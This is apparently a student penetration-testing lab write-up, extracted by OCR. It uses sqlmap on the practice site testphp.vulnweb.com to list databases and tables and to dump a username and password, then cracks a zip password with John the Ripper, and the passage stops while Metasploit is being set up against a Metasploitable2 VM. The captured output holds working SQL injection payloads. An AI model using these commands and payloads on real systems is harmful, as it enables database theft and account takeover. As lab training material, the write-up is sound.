





Hence these are the vulnerabilities found to the given ip adress.

Sqlmap:

Search for a Vulnerable website for testing.
Vulnerable website which we used
The link of this website : http://testphp.vulnweb.com/login.php




Finding the Databases present on the Vulnerable Website (specified above)-
The command used:
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 –dbs




```
┌──(arcpendo㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.10#stable}
|_ -| . [,]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no li
ability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:09:51 /2022-11-13/

[11:09:51] [INFO] resuming back-end DBMS 'mysql'
[11:09:53] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8751=8751

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a767671,(SELECT (ELT(8856=8856,1))),0x716a627a71),8856)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 6142 FROM (SELECT(SLEEP(5)))xrDT)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a767671,0x754a4e446f4c7749734
7676757547975754c6f6b424f5258436b50527249694669555147677575 1,0x716a627a71),NULL,NULL,NULL,NULL-- -
---
[11:09:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[11:09:54] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[11:09:54] [INFO] fetched data logged to text files under '/home/arcpendo/.local/share/sqlmap/output/testph
p.vulnweb.com'

[*] ending @ 11:09:54 /2022-11-13/
```

Two Dbs found on the website– 1. acuart 2. information_schema
Exploring the table of the acuart Database –
The command used:
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –tables




```
┌──(arcpendo㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.10#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no li
ability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:10:32 /2022-11-13/

[11:10:32] [INFO] resuming back-end DBMS 'mysql'
[11:10:32] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8751=8751

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a767671,(SELECT (ELT(8856=8856,1))),0x716a627a71),8856)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 6142 FROM (SELECT(SLEEP(5)))xrDT)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a767671,0x754a4e446f4c7749734
76767575479757546f6b424f5258436b50527249694669555147677751,0x716a627a71),NULL,NULL,NULL,NULL-- -
---
[11:10:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[11:10:33] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

Columns in the user table-Finding the username from user table's username column.
The command used:
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname --dump



```
┌──(arcpendo㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.10#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no li
ability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:11:14 /2022-11-13/

[11:11:14] [INFO] resuming back-end DBMS 'mysql'
[11:11:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8751=8751

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a767671,(SELECT (ELT(8856=8856,1))),0x716a627a71),8856)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 6142 FROM (SELECT(SLEEP(5)))xrDT)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a767671,0x754a4e446f4c7749734
76767575479757546f6b424f5258436b50527249694669555147677751,0x716a627a71),NULL,NULL,NULL,NULL-- -
---
[11:11:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[11:11:17] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+
```

Finding the passwords from user table's password column.
Penetration testing 22
The command used:
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C pass –dump




```
┌──(arcpendo㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C pass --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6.10#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no li
ability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:11:35 /2022-11-13/

[11:11:35] [INFO] resuming back-end DBMS 'mysql'
[11:11:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8751=8751

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x717a767671,(SELECT (ELT(8856=8856,1))),0x716a627a71),8856)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 6142 FROM (SELECT(SLEEP(5)))xrDT)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x717a767671,0x754a4e446f4c7749734
76767575479757 54c6f6b424f5258436b50527249694669555147677575 1,0x716a627a71),NULL,NULL,NULL,NULL-- -
---
[11:11:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[11:11:35] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+
```

Now we can login to the website using the fetched username and password.

John the ripper:


Here we've created a zip file protect with random password. Now it has to be cracked.

John the ripper is pre-installed in Kali linux. The version is shown in the below Screenshot.



Now the encrypted password has to be known.
For this the command is

zip2john Test.zip



And that has to be saved in a test file. For this the command is


zip2john Test.zip > hack.txt

Now this has to be cracked. For this the command is:

john hack.txt


The cracked password is “test123”

Then enter the password then the document will be opened.




Metasploit:

Now we have to do a sample penetration test. Foe this we have to use metasploitable2 machine.
Now first open Metasploit framework in kali linux which is inbuilt.




In the command window, type the following command for showing all exploits:

msf > show exploits



In the command window, type the following command for to search for all related exploits(here MySQL):


msf > search mysql



Go to the Vmware libraries and power up the 'Metasploitable2' machine and login using 'msfadmin' in both username and password.

